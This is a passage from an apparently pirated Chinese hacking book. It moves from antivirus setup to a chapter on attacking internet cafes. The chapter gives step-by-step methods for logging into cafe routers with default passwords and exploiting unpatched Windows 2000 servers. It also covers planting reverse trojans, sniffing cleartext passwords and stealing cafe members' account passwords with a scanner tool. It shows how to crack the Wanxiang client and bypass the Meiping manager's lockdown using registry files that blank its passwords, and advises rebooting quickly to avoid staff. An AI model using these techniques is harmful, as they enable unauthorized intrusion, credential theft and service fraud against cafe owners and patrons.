步骤 5 单击【下一步】按钮，进入“密码”对话框，用户在此可以对计算机启用密码保护，因为安全的关系，建议设置密码，如图 6-41 所示。

单击【下一步】按钮，进入“反黑客”对话框，如图 6-42 所示，这里仍然建议使用默认设置。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第六章 网络游戏黑客攻防




图 6-41



图 6-42

单击【下一步】按钮，打开“网络程序”对话框，如图 6-43 所示。

单击【下一步】按钮，打开“交互式保护”对话框，如图 6-44 所示，这里选择“基本保护”单选按钮。




图 6-43




图 6-44



图 6-45

单击【下一步】按钮，进入“安装”对话框，如图 6-45 所示，单击【完成】按钮，重新启动计算机后即可完成卡巴斯基的安装。

除了在系统中安装这种大型的杀毒软件外，还是需要一些专杀之类的软件的，因为现在很多的盗号木马有自动逃避杀毒软件查杀的功能，因此，病毒库需要及时更新，因而尽可能地下载一些流行的木马查杀的软件，来保证自己机器的安全。

2. 计算机安全保证

通过前面盗号木马的介绍，我们可以看出，要实现盗号的功能，首先要在计算机中安置好木马文件，才有可能进行盗号，因此，在有人给你发送文件的时候，不管它有多么好玩，或者说它很有用，一定要谨慎，确认这个文件的安全性，再做考虑。

个人的计算机安全保障还是很难的，可是那些公共机房，像网吧之类的地方，很难保证里面没有木马。所以在公共机房一定要更加小心使用自己的游戏帐号。



第4节 学习心得

学完这一章以后，我们已经能够对常见的网游黑客工具以及如何防范黑客工具有了一个大体的认识。可是，魔高一尺，道高一丈。

多的防查杀功能和屏蔽功能，黑客与反黑客的斗争从未停歇过。因此大家要在实践中不断提高自己，不断的通过各种渠道了解最新的黑客攻击手段以及攻击方式，丰富自己的防御知识，这样才能更加有效的对抗黑客们的攻击，保护自己的网络合法权益。



第5节 疑难知识点荟萃

问：为何我的杀毒软件对有些黑客攻击无法查杀？

黑博士解答：由于黑客工具软件和反黑客工具软件每一天都在变化着，这两个“联盟”的各种技术也都在不断的提高和改善中，黑客不断的攻击，反黑客不断的进行防御甚至反击，因此黑客软件和反黑客软件的更新也越来越快，为了起到防范的作用，读者应该及时了解最新的黑客软件和反黑客软件，以便对其进行研究，找到最好的防御甚至反击方法。



第七章 网吧黑客攻防

黑客任务

学习本章内容，让读者掌握网吧黑客攻防的梗概，了解攻击网吧万象服务器的手段和工具，希望读者在学完了网吧攻击实例之后，能够掌握网吧攻击的基本实战方法。

来自于互联网或网吧内部网的针对网络系统的攻击，往往由于难以事先察觉和有效防范却又能对网吧造成致命的威胁，从而给网吧造成很大的损失。

俗话说“知己知彼”，才能“百战百胜”，为了减少各种网络攻击对网吧带来的损失，身为网吧业主或从业于网吧的技术人员，很有责任对针对网吧的各种攻击类型做深入的研究，并作出有效的防范措施，使危险和损失降低到最低限度。



第1节 网吧攻击概述

今天的网络世界，黑客及其攻击策略是越来越精明、越来越危险，网吧遭受的攻击更是层出不穷，里面有一个非常重要的原因，网吧具有很多黑客攻击所需要的优越条件。

1. 网吧攻击得天独厚

网吧的很多条件容易招来黑客的攻击，首先网吧的主机（或路由）的设置一般都不太安全，只在默认安装操作系统（或简单设置路由）后做一个简单的共享和 DHCP，然后主机一般就不怎么动了，这样就给黑客提供了很多攻击的机会。

除此以外，在网吧内攻击，由于是局域网，所以速度快且隐蔽性较强，很难发现。根据各个网吧的不同具体条件，攻击前的准备也会有所不同，具体如下所示：

- 有的网吧，机器一般都装有还原卡，因而为攻击增加了难度系数。
- 有的网吧用 IC 卡计费，机器连网吧计费软件的客户端都不装，像这种安装 IC 卡进行计费的网吧，是最容易被攻击的，在软件的使用上没有任何限制。



- 而一些网吧则安装了网吧管理软件,如美萍、网吧管理专家等,因此需要在攻击之前先突破网吧管理软件,使之能下载、安装软件和执行命令。

2. 不同代理服务器的攻击方式

不同的网吧应该会使用各自不同的代理服务器,下面以一些常见的代理方式为例,简单地介绍一下对网吧的代理服务器进行攻击的方式。

● 使用路由器进行代理

下面介绍一个网吧攻击路由的实例:

首先来看网吧主机的防护,下载一个 sss 扫描软件(sss 扫描软件是俄罗斯出产的一个扫描软件,功能强大),第一步弄清楚网吧的 IP 是怎么分的,运行“winipcfg”或在 DOS 窗口下运行“ipconfig - all | more”,此时可以得到具体的 IP 和网关,那么这个网关的地址就是网吧内部访问外部网络的出口,即网吧代理。

ping 一下网关,得到 TTL 值,用 sss 扫描开放的端口,发现只开了 23 端口,所以猜想这里使用的代理服务器一定是路由。

运行“telnet 网关”,登录之后显示路由型号“him - 35”,由于一般网吧都不会太在意安全问题,所以可以试一下路由的默认密码,默认密码可以通过打开网页 google 搜索相应的路由型号“him - 35”,找到厂商的主页,找到此路由型号的说明书,将其下载下来即可得到默认密码。

如果路由没有设防,用默认的密码就可以轻松登录网吧服务器了。

● 使用 Windows 98 或 Windows 2000 Professional 进行代理

众所周知,Windows 98 和 Windows 2000 Professional 只对外提供很少的服务,这给攻击带来很大的难题。如果系统上又安装了防火墙软件,困难就更大了。

使用 Windows 2000 Professional 时,应该先进行密码猜测,看有没有弱口令,比如说网吧名字或变形以及网吧的电话等。另外就是利用代理服务器开的共享,上传木马,然后骗取管理员执行,因而这里建议用反弹型木马,用反弹型木马才能有效对付某些防火墙。

● 使用 Windows 2000 Server 或 Windows 2000 Advanced Server 做代理

Windows 2000 Server 和 Windows 2000 Advanced Server 的默认安装都提供了较多的服务,比如说 IIS 等。这样就为我们提供了较多的攻击方式,比如利用弱口令、IIS 漏洞和系统漏洞等。

默认安装的 Windows 2000 Server 和 Windows 2000 Advanced Server 的系统安全性非常差,存在着 ida、idq、Unicode、printer 等较多漏洞,利用这些漏洞可以轻松拿到管理员权限。只要下载相应的溢出程序,打几行命令即可。

● 在网吧安装嗅探软件进行密码及信息的获取

通过在网吧安装嗅探软件,可以得到很多有用的信息。HTTP/POP3/FTP 的口令都是明

第七章 网吧黑客攻防



文传输的，而边锋、联众等网络软件的口令也是明文传输的，这就给攻击者带来很大的方便。

如果网吧使用的是共享式网络，比如说使用 HUB，那么只需下载安装一个小小的嗅探软件，就可以得到很多的信息。如果网吧使用交换式网络，即交换机，可以先下载 Sniffer Pro，安装后重新启动绑定网卡，同样可以得到所需的信息。

这里需要提醒大家的是，由于网吧大多数都使用还原卡，因而电脑重启后会自动还原，所以还需要先避开还原卡。

还原卡一般是在电脑使用硬盘启动之前把数据还原，所以如果重启计算机时可以让电脑直接跳过硬件检测，即可成功避开还原卡，具体的操作步骤如下所示：

安装完 Sniffer Pro 后，先不要点重新启动。这里选择手动重启计算机，选择了“重新启动计算机”后，按住 Shift 然后再点击“确定”，这样就避免了计算机重启时检测硬件，从而成功避开了大多数的还原卡。



第 2 节 网吧万象服务器

万象管理系统现在很流行，很多网吧都安上了这个软件系统，网吧使用这种系统很便利。然而，往往越是便捷的系统所存在的安全隐患就越大，很多黑客针对这种管理系统想出了很多破解的方法，可以直接入侵到网吧服务器，从而获得管理员权限，更有甚者可以控制整个网吧，危害相当大。

1. 精锐网吧辅助工具

精锐网吧辅助工具是一款综合系统工具，功能强大，主要是网吧上网的时候清除在网吧常见的一些限制，另外，还有其他的一些功能。

这个软件的具体使用方法如下所示：

步骤 1 下载并运行精锐网吧辅助工具

运行 EXE 可执行文件，如图 7-1 所示，打开如图 7-2 所示的“精锐网吧辅助工具”主窗口。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-1



图 7-2

步骤 2 在该窗口中单击“文件搜索”选项卡，如图 7-3 所示，在该选项卡中设置完成要搜索的文件后，单击【开始搜索】按钮即可开始搜索。

单击“限制恢复”选项卡，如图 7-4 所示，在该选项卡中可以通过单击相应的按钮，即【解除下载限制】、【恢复隐藏磁盘】、【恢复桌面右键】、【恢复 Internet 选项】、【安全自定义设置】、【恢复文件夹选项】以及【解锁注册表】等，来进行恢复相关限制的操作。



图 7-3




图 7-4

单击“发送邮件”选项卡，如图 7-5 所示，在该选项卡中可以直接进行邮件发送，避免自己的邮箱被网吧的机器记忆，以防止恶意黑客的攻击。

单击“进程管理”选项卡，如图 7-6 所示，在该选项卡中可以对机器中运行的进程进行终止操作，这在网吧攻击中是必不可少的操作。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第七章 网吧黑客攻防



图 7-5




图 7-6

单击“定时设置”选项卡，如图 7-7 所示，在该选项卡中可以对关机、重启、注销以及提醒等系统命令进行定时设置。

单击“启动管理”选项卡，如图 7-8 所示，在该选项卡中可以添加或删除启动项。




图 7-7



图 7-8

单击“资源管理”选项卡，如图 7-9 所示，在该选项卡中可以直接对计算机中的资源进行查看、编辑等。

单击“程序卸载”选项卡，如图 7-10 所示，在该选项卡中可以将网吧已经安装的一些程序删除。

单击“窗口管理”选项卡，如图 7-11 所示，在该选项卡中可以对各个显示窗口进行显示或隐藏等操作。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-9



图 7-10

单击“控制面板”选项卡，如图 7-12 所示，在该选项卡中可以拥有控制面板的全部功能。



图 7-11



图 7-12

单击“在线翻译”选项卡，如图 7-13 所示，在该选项卡中可以使用精锐网吧辅助工具所带的在线翻译功能。

单击“系统工具”选项卡，如图 7-14 所示，在该选项卡中可以打开常用的一些系统工具。即使网吧锁定了运行，用这个也可以完全替代。除此以外，还具备创建管理员、进入磁盘等功能。

单击“CMD 模拟”选项卡，如图 7-15 所示，在该选项卡中可以使用精锐网吧辅助工具模拟出来的 CMD 窗口，进行一般的命令操作。

单击“在线下载”选项卡，如图 7-16 所示，在该选项卡中可以在线下载程序，支持 20 甚至更多线程的下载，让下载速度更快。

单击“综合其他”选项卡,如图 7-17 所示,在该选项卡中提供了常用的搜索和 QQ 安全登录等功能。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第七章 网吧黑客攻防



图 7-13



图 7-14



图 7-15




图 7-16




图 7-17

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



2. 万象会员帐号密码获取工具

该工具根据万象服务器的漏洞来扫描当天网吧上网的会员帐号和密码，广大用户要特别注意，这里只是交流学习经验，千万不要用于一些不道德的活动。

万象会员帐号密码获取工具的详细使用方法如下所示：

步骤 1 下载并运行万象会员帐号密码获取工具

运行下载的 EXE 可执行文件，如图 7-18 所示，打开如图 7-19 所示的主程序窗口。



图 7-18



图 7-19

步骤 2 在该窗口中单击【开始扫描】按钮，即开始扫描当天网吧上网的会员帐号和密码。扫描结束之后，弹出如图 7-20 所示的提示框，提示用户扫描结束。单击【确定】按钮，即可完成扫描，如图 7-21 所示。



图 7-20




图 7-21

此时单击【退出】按钮，即可退出万象会员帐号密码获取工具。



3. 破解万象客户端工具

破解万象客户端，从而在网吧中就能自由上网了，而万象网管 2006 是 2004 的升级版本，其内部文件和万象 2004 非常相似，因此能破万象 2004 的软件工具对 2006 也有一定的作用，下面就介绍一款能破解各种版本的万象客户端的工具，即万象杀手。

使用万象杀手破解万象客户端的具体操作步骤如下所示：

步骤 1 下载并运行万象杀手

运行下载得到的“万象杀手.exe”文件，如图 7-22 所示，打开如图 7-23 所示的主程序窗口。



图 7-22




图 7-23

步骤 2 在该窗口中首先单击【清空万象客户端密码】按钮，打开如图 7-24 所示的提示框，提示用户万象客户端密码已经清空。单击【OK】按钮，即可进入万象客户端设置，将万象卸载，就可以自由上网了。

但是这个时候应该是胆战心惊的，因为很可能被过来的网管发现，立即使用 Ctrl + F7 组合键快速重启，以免让网管发现。

除此以外在如图 7-23 所示的主程序窗口中，可以单击【控制面板】按钮，打开如图 7-25 所示的“粹制而板”窗口，方便用户快速浏览控制面板。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-24



图 7-25

在主程序窗口中单击【注册表】按钮，可以打开如图 7-26 所示的注册表窗口，方便用户快速浏览注册表。

单击【运行】按钮，打开如图 7-27 所示的运行对话框，在该对话框中可以输入要执行的命令，单击【运行】按钮即可完成执行命令的操作。




图 7-26




图 7-27

单击【任务管理器】按钮，即可打开“Process Explorer License Agreement”对话框，在该对话框中仔细阅读协议，若同意协议内容，则单击【Agree】按钮，即可打开“Process Explorer”。



第3节 破解网吧限制实战

上面介绍完了网吧攻击的有利条件和各种代理服务器的攻击方式，这一节将列举一些破解网吧限制的具体实例，从而让读者在学习的过程中可以参照这些实例学习，加深印象。

1. 破解网吧的权限限制

通常情况下网吧权限的设置有三级，即初级、中级和高级：

● 初级权限限制

对于初级权限的限制表现为如下几个方面：

- 禁止使用“运行”对话框。
- 禁止使用菜单条上的右键。
- 屏蔽本地硬盘（通过修改注册表）。
- 屏蔽 IE 中的文件菜单。
- 禁止 IE 下载。
- 不提供 IE（只提供去掉 IE 的 QQ）。

假设网吧采用的是美萍管理器，破解初级权限限制的具体方法如下所示：

步骤1 用 **Shift + D** 刷新桌面。在美萍下的桌面实际是美萍指定的一个目录，本来的桌面已经被盖住了，这里的刷新是对原桌面的刷新，只要不切换其他窗口，“我的电脑”等图标将会一直存在于桌面之上。

步骤2 打开“我的电脑”窗口，如图 7-28 所示（如果硬盘都被屏蔽起来，则在该窗口中将看不到硬盘信息），点击【向上】按钮 ，就可以把桌面以窗口的形式打开了，如图 7-29 所示。

步骤3 此时在桌面上新建一个文本文档，即在“桌面”窗口中空白处右击，如图 7-30 所示，在弹出的右键菜单中依次执行【新建】→【文本文档】菜单项。打开该空白文档，在该文本文档中输入如下内容，如图 7-31 所示：

```
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer]
"NoDrives" = dword:00000000
```

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-28



图 7-29

在该文档窗口中依次执行【文件】→【另存为】菜单项，如图 7-32 所示，弹出如图 7-33 所示的“另存为”对话框，将该文档另存为 PEG 文件。

然后双击建立的注册表文件，如图 7-34 所示，此时弹出如图 7-35 所示的提示框，提示用户是否确定将创建的注册表信息添加到注册表，单击【是】按钮，再次开机时打开“我的电脑”即可看见其中的硬盘信息。



图 7-30



图 7-31

如果不想要看见美萍，只需要把文档的内容修改成如下所示的内容即可：

```
REGEDIT4  
[HKEY_LOCAL_MACHINE\Software\mpsoft\smenu]  
"exitpassword" = "i"  
"setuppassword" = "i"  
"quitpassword" = "i"
```

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第七章 网吧黑客攻防



图 7-32



图 7-33



图 7-34




图 7-35

运行之后重启就可以安心退出美萍,由于此时其密码为空,所以我们现在就可以为所欲为了。

此外还可以通过“查找”来绕过美萍(自然是用 **Ctrl + F** 啦)。网吧老板们之所以对“查找”功能大开绿灯,是因为屏蔽了硬盘后在搜索栏内根本找不到本地硬盘,所以如果选择用“我的电脑”来查找如 command 等的文件时一定会被告知“找不到”。

但是对于这种情况的限制,我们很容易将其破解:

在搜索栏中如果输入“C:\”然后再找“command”,此时即可找到很多硬盘中存储的有关文件了。此时如果运行 command.com 即可进入 DOS 界面,打开如图 7-36 所示的“CommandPrompt”窗口,这样一来又可以对本地硬盘进行访问了。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-36

●中级权限限制

中级除初级所有的限制外，还有如下几个方面：

- 禁止使用 WinZip。
- 禁止使用实模式 DOS。
- 禁止导入 REG 文件。
- 禁止导入 INF 文件。
- 禁止使用组合键。

中级权限限制中禁止导入 REG 文件，所以无法通过导入注册表文件的方法来实现访问，又由于禁止使用 WinZip、禁用“查找”等对很多权限的限制，增加了我们破解的难度。

但是破解这种级别的权限限制也并不是完全不可能的，这里可以使用 IE 浏览器进行破解，具体的操作步骤如下所示：

步骤 1 打开如图 7-37 所示的 IE 浏览器窗口，在该窗口的地址栏中用中文输入“桌面”后按下回车键，此时即可把桌面以窗口的形式打开，如图 7-38 所示。

步骤 2 此时在桌面上新建一个文本文档，即在“桌面”窗口中空白处右击，如图 7-39 所示，在弹出的右键菜单中依次执行【新建】→【文本文档】菜单项。打开该空白文档，如图 7-40 所示，在该文本文档中输入如下内容：

C:COMMAND.COM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第七章 网吧黑客攻防



图 7-37



图 7-38



图 7-39



图 7-40

在该文档窗口中依次执行【文件】→【另存为】菜单项,如图 7-41 所示,弹出如图 7-42 所示的“另存为”对话框。将文档另存为一个批处理文件。



图 7-41



图 7-42

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



然后双击运行建立的批处理文件,如图 7-43 所示,此时即可进入 DOS 界面进行无限制操作了。



图 7-43

● 高级权限限制

高级除了中级所有的限制外还有如下几个方面：

- 开机屏蔽 F4、F5 和 F8 键。
- 屏蔽 MS - DOS 方式。
- 屏蔽鼠标右键。
- 禁止使用注册表编辑器。

高级权限的限制让破解工作很难继续下去,开机屏蔽 F4、F5、F8 使得不能在开机时下手;屏蔽 MS - DOS,使得不能使用批处理文件和进入 MS - DOS;屏蔽鼠标右键菜单,这样就不能新建文件夹了。

假如此时网吧具有这些高级权限限制,那么很可能用的是超级兔子中的安全限制全选 + 屏蔽本地硬盘 + 美萍来进行权限限制的。

懂得了这些,要想对症下药还是很困难,使用 IE 浏览器进行高级权限限制的破解操作,具体的步骤如下所示:

步骤 1 打开如图 7-44 所示的 IE 浏览器窗口,在该窗口的地址栏中用中文输入“桌面”后按回车键,此时即可把桌面以窗口的形式打开,如图 7-45 所示。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第七章 网吧黑客攻防



图 7-44



图 7-45

步骤 2 因为这个时候鼠标右键被屏蔽，所以就不能通过建立文件夹来绕过美萍了。此时我们可以使用“查找”功能查找一个快捷方式。

在“桌面”窗口的工具栏中单击【搜索】按钮，如图 7-46 所示，接着再在左下方出现的“搜索助理”中单击【所有文件和文件夹】超链接，即可显示如图 7-47 所示的搜索设置框。



图 7-46



图 7-47

看好一个快捷方式，然后输入它的名称，然后单击【搜索】按钮，即可打开如图 7-48 所示的“搜索结果”窗口。

这个时候在窗口选择一个搜索的结果，接着再在工具栏中单击【属性】按钮。这时候要注意了，如果 IE 浏览器窗口的工具栏中没有“属性”按钮，可以通过如下所示的方法进行添加：

在“搜索结果”窗 151 中依次执行【查看】→【工具栏】→【自定义】菜单项，如图 7-49 所示，打开如图 7-50 所示的“自定义工具栏”对话框。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客 攻防 大全




图 7-48



图 7-49

在“可用工具栏按钮”选项框中点击选择“属性”项，然后单击【添加】按钮，即可将该按钮添加到“当前工具栏按钮”选项框中，如图 7-51 所示，添加完成之后单击【关闭】按钮即可。这时就能够在工具栏区域中找到【属性】按钮，如图 7-52 所示。




图 7-50




图 7-51

